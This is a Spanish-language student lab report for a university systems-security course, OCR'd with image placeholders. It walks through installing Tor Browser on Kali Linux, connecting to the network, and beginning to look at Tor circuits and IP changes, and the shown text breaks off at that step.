PRÁCTICA N° 3

AUXILIATURA DE SEGURIDAD DE SISTEMAS SIS-737-G1

Estudiante: Marco Antonio Cruz Mamani **CI:** 10529605 **Fecha de entrega:** 11/06/2025

Docente: Ing. J. Alexander Durán M. | **Auxiliar:** Univ. Aldrin Perez Miranda

SEGURIDAD DE REDES

PARTE 1

Recursos:

- Máquina virtual Kali Linux (puede usar cualquier versión)
- Tor Browser instalado y actualizado.
- Conexión a internet.
- Exploración de circuitos y cambios de IP:


Objetivos:

- Entender el concepto de “circuito Tor” y sus componentes.
- Visualizar cómo cambia la IP pública al usar Tor.


Instrucciones:

- Instalación de Tor Browser (en Kali Linux):

  sudo apt update




sudo apt install torbrowser-launcher




- Ejecutar el navegador Tor:


  torbrowser-launcher




- En el navegador lo que haremos es dar click en “**conectar**”




- En la parte superior derecha nos aparece como “**conectado**” entonces ahora ya tenemos el VPN activado y estamos en el anonimato de la red TOR




- Verificar cómo es que se comporta el “**Circuito Tor**”




